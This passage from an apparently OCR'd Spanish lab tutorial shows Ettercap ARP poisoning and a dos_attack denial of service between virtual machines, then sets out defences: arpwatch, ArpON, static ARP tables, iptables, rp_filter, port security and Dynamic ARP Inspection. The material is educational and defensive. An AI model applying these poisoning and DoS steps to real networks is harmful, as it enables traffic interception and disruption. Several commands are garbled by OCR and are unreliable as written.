Se puede lograr observar que ambas maquinas tienen comunicación, procedemos a obtener la resolución de direcciones con la ayuda del protocolo arp y así poder observar cuales son las MAC ADDRESS que originalmente tienen ambas maquinas antes del ataque. Este ejercicio se podrá realizar con el comando **arp –a** en ambas máquinas y a si obtendremos la resolución.

Windows.




Ilustración 34: Determinando la dirección MAC Windows.

Se puede observar que la máquina de Windows al realizar **arp –a** su interfaz de conexión tiene una dirección IP 192.168.56.102 y en su tabla arp conoce de otro sistema terminal con la dirección IP 192.168.56.101 con una dirección **MAC 08-00-27-c1-4d-96.**

Ubuntu




Ilustración 35: Determinando la dirección MAC Linux.

Se puede observar que la máquina de Ubuntu al realizar **arp –a** en su tabla arp conoce de otro sistema terminal con la dirección IP **192.168.56.102** con una dirección MAC **08-00-27-a4-64-b8.** Teniendo toda esta información procedemos a realizar el ataque y tenemos que ejecutar la herramienta de **Ettercap.**

Ilustración 36: Interfaz de la herramienta Ettercap.

En el menú **Sniffer** y seleccionamos **Unified Snifing,** es para seleccionar la interfaz de la tarjeta de red que queremos sniffer. (eth0 es para Ethernet, wlan0, vboxnet0) se debe considerar que hay que estar asociado a la red que se quiere sniffer. En nuestro caso debido a estar utilizando una interfaz virtual proporcionada por Virtual Box seleccionamos **vboxnet0** y **aceptar**.





Ilustración 37: Herramienta Ettercap, buscando la interfaz de red vboxnet0.

Ahora tendremos que realizar un scan de todos los host que se encuentran conectado a la red y así poder seleccionar las víctimas. En el menú **HOST** y luego en **Scan for host** y se podrán obtener todas las máquinas que se encuentran en la red.



IP Address	MAC Address	Description
192.168.56.100	08:00:27:6B:E0:CF	
192.168.56.101	08:00:27:C1:4D:96	
192.168.56.102	08:00:27:A4:64:B8	

Ilustración 38: Lista de direcciones IP y MAC de la red.

Se puede observar todas las máquinas que se encuentran dentro de la red, obteniendo a si la dirección IP y su respectiva dirección MAC. Luego procedemos a agregar cada dirección IP a un target, en el menú **Target, Current targets,** por ejemplo: la **192.168.56.101** a la tarjeta1 y le damos clic en **Add to Target 1**, luego la 192.168.56.102 a la tarjeta 2 y le damos clic en **Add to Target 2**.

Ilustración 39: Seleccionando la dirección IP correspondiente a las máquinas que serán atacadas con la suplantación arp.

Luego en el menú **Mitm** y seleccionamos **Arp Poison** y chequeamos **Sniff remote connections** y **ok.**




Ilustración 40: Seleccionando la opción Sniff remote connections.

Luego en el menú **Start** y **start Snifing,** se inicia el ataque y se puede observar el mansaje en la parte inferior de Ettercap (**starting inified snniffing**).




Ilustración 41: Lista de direcciones IP correspondientes a sus grupos.

Para comprobar que el ataque se está realizando correctamente tenemos que revisar el **plugins,** en el menú **plugins** elegimos **check Poison.**

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.1	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host
finger_submit	1.0	Submit a fingerprint to ettercap's website
gre_relay	1.0	Tunnel broker for redirected GRE tunnels

Ilustración 42: Lista de Plugins que pueden ser seleccionados para realizar el ataque.

Se puede observar que al momento de seleccionar el plugins **check_poison** en la parte inferior de ettercap aparece un mensaje notificando que el Proceso de Poisonig fue realizado con exitoso. (**ck_poison: Poisonig process succesful!**).

```
Activating chk_poison plugin...
chk_poison: Checking poisoning status...
chk_poison: Poisoning process succesful!
```

Ilustración 43: Plugins activado y en proceso para realizar dicho ataque.

Lo último que nos faltaría por realizar es la comprobación del ataque, comprobando que las tablas ARP de las maquinas victimas ya fueron modificadas y procedemos a escribir en ambas maquinas **arp –a.**

Windows xp.

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Admin>arp -a

Interfaz: 192.168.56.102 --- 0x10003
  Dirección IP          Dirección física      Tipo
  192.168.56.1          0a-00-27-00-00-00     dinámico
  192.168.56.101        0a-00-27-00-00-00     dinámico

C:\Documents and Settings\Admin>_
```

Ilustración 44: Observando que ambas maquinas contienen las misma direcciones MAC en Windows.

Ubuntu server.




Ilustración 45: Observando que ambas maquinas contienen las misma direcciones MAC en Linux.

Podremos visualizar que la Mac Address de la Victima se encuentra envenenada y también observaremos la IP de nuestro atacante que contiene el mismo Mac Address de nuestra Victima.

ANALIZANDO EL TRAFICO DE LA RED CON LA HERRAMIENTA WIRESHARK.

Primeramente hay que abrir la herramienta **Wireshark** en la maquina atacante (Ubuntu físico o Backtrack) y escuchar la interfaz de red, en nuestro caso es la **vboxnet0** y así poder observar los paquetes que son enviados a la maquina infectada.

Procedemos a realizar un Ping desde cualquier maquina infectada para observar el tráfico por ejemplo:

Desde Windows: **Ping 192.168.56.101.**

Desde Ubuntu: **Ping 192.168.56.102.**

	Time	Source	Destination	Protocol	Info
60	51.310294	192.168.56.101	192.168.56.102	ICMP	Echo (ping) reply
61	52.310962	192.168.56.102	192.168.56.101	ICMP	Echo (ping) request
62	52.311210	192.168.56.102	192.168.56.101	ICMP	Echo (ping) request
63	52.312005	192.168.56.101	192.168.56.102	ICMP	Echo (ping) reply
64	52.312219	192.168.56.101	192.168.56.102	ICMP	Echo (ping) reply
65	54.296393	0a:00:27:00:00:00	CadmusCo_c1:4d:96	ARP	Who has 192.168.56.101? Tell 192.168.56.
66	54.296435	0a:00:27:00:00:00	CadmusCo_a4:64:b8	ARP	Who has 192.168.56.102? Tell 192.168.56.
67	54.297225	CadmusCo_a4:64:b8	0a:00:27:00:00:00	ARP	192.168.56.102 is at 08:00:27:a4:64:b8
68	54.297274	CadmusCo_c1:4d:96	0a:00:27:00:00:00	ARP	192.168.56.101 is at 08:00:27:c1:4d:96
69	54.545247	0a:00:27:00:00:00	CadmusCo_c1:4d:96	ARP	192.168.56.102 is at 0a:00:27:00:00:00
70	54.545388	0a:00:27:00:00:00	CadmusCo_a4:64:b8	ARP	192.168.56.101 is at 0a:00:27:00:00:00
71	64.555752	0a:00:27:00:00:00	CadmusCo_c1:4d:96	ARP	192.168.56.102 is at 0a:00:27:00:00:00
72	64.555881	0a:00:27:00:00:00	CadmusCo_a4:64:b8	ARP	192.168.56.101 is at 0a:00:27:00:00:00

Ilustración 46: Análisis de tráfico de red aplicando el ping de ambas máquinas.

De esta forma se puede realizar diferentes tipos de ataques utilizando estas herramientas en este caso realizaremos un ataque utilizando el **plugin dos_attack** que contiene la herramienta Ettercap, este plugins nos permite dejar sin uso la IP de nuestra víctima y asignarle una IP cualquiera siempre y cuando esté disponible. Utilizamos la IP de la víctima **IP: 192.168.56.102.**




Ilustración 47: Seleccionado el plugins dos_attack, para realizar ataque de Denegación de servicio, e insertando el ataque a la víctima con IPs 192.168.56.102.

La remplazaremos por la **IP: 192.168.56.105.**




Ilustración 48: Seleccionado el plugins dos_attack, para realizar ataque de Denegación de servicio, con una dirección equivocada.

Ahora visualizamos el Wireshark como está analizando el tráfico.

Ilustración 49: Observando el tráfico correspondiente con la dirección errada 192.168.56.105.

Intentaremos hacer ping a la **IP: 192.168.56.102** y visualizamos como se pierden los paquetes en el transcurso del envío.




Ilustración 50: Realizando un ping a la dirección 192.168.56.102, observando que el 72% de los paquetes se pierden.

DEFENSA CONTRA ATAQUE ARP SPOOFING.

- **DEFENSA CON ARPWATCH.**

Es una herramienta de red muy simple utilizada para ver cambios sospechosos en las direcciones IP de una red, para instalar esta herramienta hacemos lo siguiente: **Apt-get install ArpWatch** y Una vez instalado se nos crea este fichero que debemos editar: **nano /etc/arpwatch.conf,** y dentro ponemos una línea que será la encargada de enviarnos las alertas al correo:

eth0 -a -n 192.168.0.22/24 -m alertas@midominio.com**,** reiniciamos la aplicación: **/etc/init.d/arpwatch restart**

Creamos un directorio vacío para almacenar el historial de información del host: **nano /var/lib/arpwatch/arp.dat**

Si queremos recibir esas notificaciones por correo de parte de arpwatch necesitamos tener instalado un servidor de correo en nuestra máquina (postfix) o podemos verlo en los log que están en el siguiente directorio:

/var/log/syslog o **/var/log/message**

Cuando hay cambios en el interface Ethernet MAC/IP:
 # tail -f /var/log/syslog

La salida mostrará: Nov 20 16:30:22 debían arpwatch: new station 192.168.56.102 08-00-27-a4-64-b8

Si se realizan cambios deberíamos ver algo de la siguiente manera: Nov 20 16:31:44 debían arpwatch: changed station 192.168.56.102 0a:00:27:00:00:00 (08-00-27-a4-64-b8).

- **DEFENSA CON ARPON.**

ArpON es un programa que pretende asegurar ARP para mitigar ataques de tipo Man In The Middle (MITM) mediante ARP Spoofing/Poisonig, además de detectar y bloquear ataques derivados más complejos del estilo de DHCP Spoofing, DNS Spoofing, WEB Spoofing, Sesión Hijacking y SSL/TLS Hijacking.

Una vez instalado la activación no es muy compleja, tendremos que editar su fichero de configuración **(/etc/default/ArpON en Debían)** para definir un algoritmo, la interfaz, el log y fijar el inicio en el arranque.

En modo DARPI, el log nos informa de las peticiones ARP entrantes que podrían ser un ataque, su bloqueo y las peticiones verídicas.

12:12:35 - Wait link connection on wlan0...
12:12:43 - DARPI on dev (vboxnet0) inet (192.168.56.101) HW (08:00:27:c1:4d: 96)
12:12:43 - Delete these Arp Cache entries: **# Al inicio se borran las entradas.**
12:12:43 - 1) 192.168.56.100 -> 08:00:27:6B:E0: CF
12:12:43 - Cache entry timeout: 500 milliseconds.
12:12:43 - Realtime Protect actived! # Protección activada.
12:12:44 - Reply << Delete entry # Intentos de ARP Spoofing (entradas no verídicas).
192.168.56.1 ->0a:00:27:00:00:00
12:12:54 - Reply << Delete entry
192.168.56.1 ->0a:00:27:00:00:00
12:13:04 - Reply << Delete entry
192.168.56.102 ->0a:00:27:00:00:00
12:13:06 - Request >> Add entry 192.168.56.1 # Petición propia de refresco.
12:13:06 - Reply << Refresh entry 192.168.56.1 ->08:00:27:6B:E0: CF# Entrada verídica (respuesta dentro del timeout).

- **DEFENSA CON TABLAS ESTÁTICAS ARP WINDOWS.**

Para hacer que la tabla ARP quede persistente abrimos el bloc de notas y escribimos la línea de comandos **arp -s IP** y este archivo lo guardamos no como .txt o .bat y le damos

el nombre que queramos como por ejemplo: staticarp.bat. Una vez creado este archivo se configura la directiva en el equipo local:

Inicio ->Ejecutar -> gpedit.msc




Ilustración 51: Interfaz en Windows para poder iniciar el gpedit y configurar la arp estáticas.

Cuando se abre la ventana de Directiva de grupo, nos dirigimos a: **Configuración de Windows -> Archivos de comandos** Y hacemos clic dos veces sobre **inicio.**




Ilustración 52: En las configuraciones de Windows damos clic en inicio.

Pulsamos el botón de Agregar, y con el botón de Examinar **seleccionamos el archivo .bat** que hemos creado, **por ejemplo staticarp.bat** y finalmente pulsamos el botón de Aceptar.




Ilustración 53: Buscando el archivo bat donde se encuentran las direcciones MAC correspondiente a las dirección IP.

Otra forma para hacer persistente la tabla ARP es escribir en la casilla de texto. **Nombre del archivo de comandos: arp,** en la casilla de texto: **parámetros del archivo de comandos: -s 192.168.1.1 ff-ff-ff-ff-ff-ff, y** pulsamos el botón de **Aceptar**.




Ilustración 54: Estableciendo las dirección IP y MAC a través de del comando arp en la casilla texto.

- **DEFENSA CON TABLAS ESTÁTICAS ARP EN LINUX.**

Para hacer persistente la tabla ARP en Linux tenemos que crear un archivo .**sh** que es el equivale a un archivo .BAT de MSDOS, con las diferencias siguientes: No tiene que terminar con la extensión .bat, tiene que tener permisos de ejecución (chmod 755).

Es un archivo de texto, con una lista de comandos, que se ejecutan en el orden que estén de forma automática. El script que tenemos que crea y guardar con extensión .sh, en el directorio **/etc/init.d/**, con permisos de ejecución (**chmod 755 nombre_archivo.sh**):

#!/bin/bash
arp -s $(route -n | awk '/^0.0.0.0/ {print $2}') \ $(arp -n | grep route -n | awk '/^0.0.0.0/ {print $2}' | awk '{print $3}')

Este archivo lo podemos crear por ejemplo con gedit y lo guardaremos con el nombre de staticarp.sh, una vez creado lazaremos los siguientes comandos:
Cambiamos los permisos y le damos permiso de ejecución:
ubuntu@rodolfo:~/Escritorio$ **sudo chmod 755 staticarp.sh**
ubuntu@rodolfo:~/Escritorio$ **ls -l staticarp.sh**
-rw**x**r-**x**r-**x** 1 rodolforodolfo 138 2011-03-31 19:20 staticarp.sh

Cambiamos el propietario y el grupo del archivo:
ubuntu@rodolfo:~/Escritorio$ **sudo chown root: root staticarp.sh**
ubuntu@rodolfo:~/Escritorio$ **ls -l staticarp.sh**
-rwxr-xr-x 1 **root root** 138 2011-03-31 19:20 staticarp.sh

Y lo movemos (mv) o copiamos (cp) al directorio **/etc/init.d**:
ubuntu@rodolfo:~/Escritorio$ **sudo mv staticarp.sh /etc/init.d/**

Una ver realizados estos pasó, creamos las referencias con el siguiente comando:
ubuntu@rodolfo:~/Escritorio$ **sudo update-rc.d staticarp.sh default,** y a si obtenemos tabla ARP estática en Linux.

- **DEFENSA CON IPTABLES.**

Paquetes Salientes.

#Aceptamos que los equipos clientes sólo puedan realizar consultas WEB (También para acceso a DMZ)

Iptables -A FORWARD -s 192.168.0.0/24 -i eth0 –p tcp –d port 80 -j ACCEPT

#Aceptamos que vayan por https

Iptables -A FORWARD -s 192.168.0.0/24 -i eth0 –p tcp –d port 443-j ACCEPT

#Aceptamos que nuestro servidor pueda realizar consultas WEB

Iptables -A FORWARD -s 172.16.0.0/24 -i eth2 -p tcp –d port 80 -j ACCEPT

Observamos que en todas se especifica la red IP origen, por lo que ninguna dirección que no pertenezca a ese rango podrá acceder al exterior.

Paquetes entrantes.

#Todo lo que venga por el exterior y vaya al puerto 80 lo redirigimos a nuestro servidor WEB

Iptables -t Nat -A PREROUTING -i eth1 –p tcp –d port 80 -j DNAT --to 172.16.0.2:80

Contra Spoofing.

#Protección contra ataques de SPOOFING

Iptables -A FORWARD -i eth1 -p all -s 192.168.0.0/24 -j DROP

Iptables -A FORWARD -i eth1 -p all -s 172.16.0.0/24 -j DROP

Iptables -A FORWARD -i eth1 -p all -s 127.0.0.0/8 -j DROP

- **DEFENSA CON KERNEL ANTI-SPOOFING.**

Por último, existe una protección contra ataques de Spoofing en el mismo Kernel, para activarlo, tenemos que editar el fichero **/etc/network/options** o **el /etc/sysctl** y modificamos el siguiente parámetro: **net.ipv4.conf.all.rp_filter = X.**

Y toma los valores:

0 –No realiza comprobaciones.

1 –Rechaza suplantaciones evidentes.

2 –Comprobación exhaustiva.

- **DEFENSA CON PORT SECURITY.**

Para habilitar las característica del comando.

Switch (config)# interface *type mod/num*

Switch (config-if)# switch port port-security

Una vez activado, por defecto Solo permite una dirección MAC, por lo que si queremos habilitar más debemos indicarlo con este comando:

Switch (config-if) # switch port port-security maximum*max-addr*

Un dato a tener en cuenta es que cuando se activa port-security las direcciones de MAC no expiran como lo harían por defecto, si queremos que expiren debemos configurar el comando (*minutos* puede ser de 1 a 1440 minutos):

Switch (config-if) # **switch port port-security aging time min*utos***

También podemos definir estáticamente direcciones MAC que pueden transmitir tráfico por el interface usando el comando:

Switch (config-if)# switch port port-security mac-address*mac-addr*

Por último debemos especificar qué acción se debe tomar en caso de que se supere el número de direcciones MAC permitidas o que se aprende una dirección MAC no definida estáticamente, con el siguiente comando:

Switch (config-if) # switch port port-security violation {shutdown | restrict | protect}

Con el siguiente comando conseguimos que las MACs aprendidas dinámicamente se conviertan en MACs seguras pegadas (sticky) y son añadidas a la running config:

Switch (co-nfig-if) # switch port port-security mac-address sticky

En caso de que queramos limpiar la (s) MAC(s) de un interface para poder permitir otra MAC podemos usar este comando a nivel de dirección MAC o de interface:

Switch# clear port-security dynamic [address*mac-addr*| interface *type mod/num*]

Para ver el estado de una interface usaremos el comando:

Switch# show port-security interface *type mod/num*

Para ver un resumen rápido solo de interfaces que están en modo irrisible, podemos usar el comando:

Switch# show interfaces status err-disabled

- **DEFENSA CON DYNAMIC ARP INSPECTION.**

Para configurar Dynamic ARP Inspection debemos primero habilitarlo en una o más VLANs con el siguiente comando:

Switch (config)# ip arp inspection vlan *vlan-range*

Por defecto todas las interfaces asociadas a las VLANs configuradas para inspeccionar son consideradas de no confianza por lo que se inspeccionan, si queremos que una interface no sea inspeccionada y por lo tanto considerada como de confianza (enlace contra otro switch por ejemplo) debemos configurar la interface de la siguiente forma:

Switch (config) # interface *type mod/num*
Switch (config-if) # IP Arp inspection trust

En caso de que haya clientes (hosts) con direcciones IP configuradas estáticamente no habrá intercambio de mensajes DHCP donde se pueda inspeccionar, por lo que deberemos configurar una lista de acceso ARP definiendo la unión de IP MAC que permitimos. Para ello usaremos estos comandos:

Switch (config)# arp access-list*arp-acl-name*

Switch (config-acl)# permit ip host *sender-ip*mac host *sender-mac* [log]
Switch (config-acl)# exit

Debemos repetir el comando permite tantas veces como IP-MAC tengamos o queramos definir.
Una vez definida la lista de acceso tenemos que aplicarla a Dynamic ARP Inspection usando el comando:

Switch (config) # ip Arp inspection filter *arp-acl-name* vlan *vlan-range* [static]

